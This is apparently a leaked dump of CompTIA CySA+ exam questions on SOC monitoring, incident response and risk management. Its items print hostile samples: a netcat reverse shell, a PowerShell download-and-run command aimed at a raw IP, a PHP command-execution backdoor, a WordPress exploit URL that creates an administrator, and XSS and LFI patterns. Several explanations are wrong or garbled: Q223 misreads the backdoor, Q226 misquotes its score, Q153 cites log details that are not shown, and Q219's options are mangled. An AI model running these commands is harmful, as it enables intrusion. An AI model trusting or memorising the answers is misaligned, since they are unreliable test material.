Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.
Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.
References:
? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
? 2 The colors of cybersecurity - UW–Madison Information Technology
? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 136
Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

A. Enrich the SIEM-ingested data to include all data required for triage.
B. Schedule a task to disable alerting when vulnerability scans are executing.
C. Filter all alarms in the SIEM with low severity.
D. Add a SOAR rule to drop irrelevant and duplicated notifications.

Answer: B

NEW QUESTION 138
While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

A. If appropriate logging levels are set
B. NTP configuration on each system
C. Behavioral correlation settings
D. Data normalization rules

Answer: B

Explanation:
The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23.
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 141
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass
B. Single sign-on
C. Data enrichment
D. Deduplication

Answer: D

Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several
threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 144
During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's
personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.

B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.

Answer: A

Explanation:
Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION 149
A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?

A. Network pivoting
B. Host scanning
C. Privilege escalation
D. Reverse shell

Answer: D

Explanation:
The command rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:
•rm -f /tmp/f deletes any existing file named /tmp/f
•mknod /tmp/f p creates a named pipe (FIFO) file named /tmp/f
•cat /tmp/f|/bin/sh -i 2>&1 reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
•nc 10.0.0.1 1234 > tmp/f connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe
This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.
References Hack the Galaxy
Reverse Shell Cheat Sheet

NEW QUESTION 153
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked
D. A web browser vulnerability was exploited.

Answer: A

Explanation:
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the

system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 154
An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

A. Drop the tables on the database server to prevent data exfiltration.
B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
C. Stop the httpd service on the web server so that the adversary can not use web exploits
D. use micro segmentation to restrict connectivity to/from the web and database servers.
E. Comment out the HTTP account in the / etc/passwd file of the web server
F. Move the database from the database server to the web server.

Answer: BD

Explanation:
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 157
A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

A. Hostname
B. Missing KPI
C. CVE details
D. POC availability
E. loCs
F. npm identifier

Answer: CE

Explanation:
CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. ReferencesS: erver and Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

NEW QUESTION 160
A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

A. OpenVAS
B. Burp Suite
C. Nmap
D. Wireshark

Answer: A

Explanation:
OpenVAS is an open-source tool that performs comprehensive vulnerability scanning and assessment on the network. It can generate reports and evidence of the scan results, which can be used for auditing purposes. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 199; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 207.

NEW QUESTION 162
A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

A. Block the attacks using firewall rules.
B. Deploy an IPS in the perimeter network.
C. Roll out a CDN.
D. Implement a load balancer.

Answer: C

Explanation:
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

NEW QUESTION 166
A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

A. Nmap
B. TCPDump
C. SIEM
D. EDR

Answer: B

Explanation:
TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established12. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets34. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

NEW QUESTION 169
A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.
References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 173
The security analyst received the monthly vulnerability report. The following findings were included in the report
• Five of the systems only required a reboot to finalize the patch application.
• Two of the servers are running outdated operating systems and cannot be patched
The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

A. Compensating controls
B. Due diligence
C. Maintenance windows
D. Passive discovery

Answer: A

Explanation:
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 175
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

A. False positive
B. True negative
C. False negative
D. True positive

Answer: C

Explanation:
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 176
A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.
B. Encrypt the device to ensure confidentiality of the data.
C. Protect the device with a complex password.
D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:
Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 178
Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A. Command and control
B. Actions on objectives
C. Exploitation
D. Delivery

Answer: A

Explanation:
Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

NEW QUESTION 183
After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: A

Explanation:
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 188
A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"\..\mshtml,RunHMTLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

A. Attacker is escalating privileges via JavaScript.
B. Attacker is utilizing custom malware to download an additional script.
C. Attacker is executing PowerShell script "AccessToken.psr.
D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:
The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. ReferencesC: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and

Monitoring, page 156.

NEW QUESTION 192
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Answer: B

Explanation:
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 193
A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A. PowerShel
B. Ruby
C. Python
D. Shell script

Answer: A

Explanation:
The script uses PowerShell syntax, such as cmdlets, parameters, variables, and comments. PowerShell is a scripting language that can be used to automate tasks and manage systems.

NEW QUESTION 195
Which of the following risk management principles is accomplished by purchasing cyber insurance?

A. Accept
B. Avoid
C. Mitigate
D. Transfer

Answer: D

Explanation:
Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 198
An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory v2 to read only for all users.

Answer: A

Explanation:
Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp- json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to

mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention … - Spiceworks, How to Restrict WordPress User Registration to Specific Email …, How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

NEW QUESTION 199
A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server
logs for evidence of exploitation of that particular vulnerability?

A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/

Answer: A

Explanation:
/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 201
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Answer: C

Explanation:
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company’s policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee. The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

NEW QUESTION 206
Which of the following is the most important factor to ensure accurate incident response reporting?

A. A well-defined timeline of the events
B. A guideline for regulatory reporting
C. Logs from the impacted system
D. A well-developed executive summary

Answer: A

Explanation:
A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:
? https://www.ibm.com/topics/incident-response
? https://www.crowdstrike.com/cybersecurity-101/incident-response/incident- response-steps/

NEW QUESTION 208
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Answer: A

Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 212
While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox("test")'>
Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Answer: D

Explanation:
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12
The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

NEW QUESTION 215
Which of the following best describes the goal of a tabletop exercise?

A. To test possible incident scenarios and how to react properly
B. To perform attack exercises to check response effectiveness
C. To understand existing threat actors and how to replicate their techniques
D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 217
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C

Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 219
A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A. Change the display filter to f c
B. acciv
C. pore
D. Change the display filter to tcg.port=20
E. Change the display filter to f cp-daca and follow the TCP streams
F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:
The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a

protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 223
A company brings in a consultant to make improvements to its website. After the consultant leaves. a web developer notices unusual activity on the website and submits a suspicious file containing the following code to the security team:

```
<html>
<body>
<img onmouseleave="shutdown" src="shutdown.jpg" alt="shutdown">
<?php
echo '<H1>This website is under maintenance</H1>';
alert('Exit');
exec($_GET[cmd]);
echo $_SERVER['REMOTE_ADDR']
?>
</body>
</html>
```

Which of the following did the consultant do?

A. Implanted a backdoor
B. Implemented privilege escalation
C. Implemented clickjacking
D. Patched the web server

Answer: A

Explanation:
The correct answer is A. Implanted a backdoor.
A backdoor is a method that allows an unauthorized user to access a system or network without the permission or knowledge of the owner. A backdoor can be installed by exploiting a software vulnerability, by using malware, or by physically modifying the hardware or firmware of the device. A backdoor can be used for various malicious purposes, such as stealing data, installing malware, executing commands, or taking control of the system.
In this case, the consultant implanted a backdoor in the website by using an HTML and PHP code snippet that displays an image of a shutdown button and an alert message that says “Exit”. However, the code also echoes the remote address of the server, which means that it sends the IP address of the visitor to the attacker. This way, the attacker can identify and target the visitors of the website and use their IP addresses to launch further attacks or gain access to their devices.
The code snippet is an example of a clickjacking attack, which is a type of interface-based attack that tricks a user into clicking on a hidden or disguised element on a webpage. However, clickjacking is not the main goal of the consultant, but rather a means to implant the backdoor. Therefore, option C is incorrect.
Option B is also incorrect because privilege escalation is an attack technique that allows an attacker to gain higher or more permissions than they are supposed to have on a system or network. Privilege escalation can be achieved by exploiting a software vulnerability, by using malware, or by abusing misconfigurations or weak access controls. However, there is no evidence that the consultant implemented privilege escalation on the website or gained any elevated privileges.
Option D is also incorrect because patching is a process of applying updates to software to fix errors, improve performance, or enhance security. Patching can prevent or mitigate various types of attacks, such as exploits, malware infections, or denial-of-service attacks. However, there is no indication that the consultant patched the web server or improved its security in any way.
References:
? 1 What Is a Backdoor & How to Prevent Backdoor Attacks (2023)
? 2 What is Clickjacking? Tutorial & Examples | Web Security Academy
? 3 What Is Privilege Escalation and How It Relates to Web Security | Acunetix
? 4 What Is Patching? | Best Practices For Patch Management - cWatch Blog

NEW QUESTION 226
An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?

A. Payloads
B. Metrics

C. Vulnerability
D. Profile

Answer: B

Explanation:
The correct answer is B. Metrics.
The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities.
The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources.
In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.
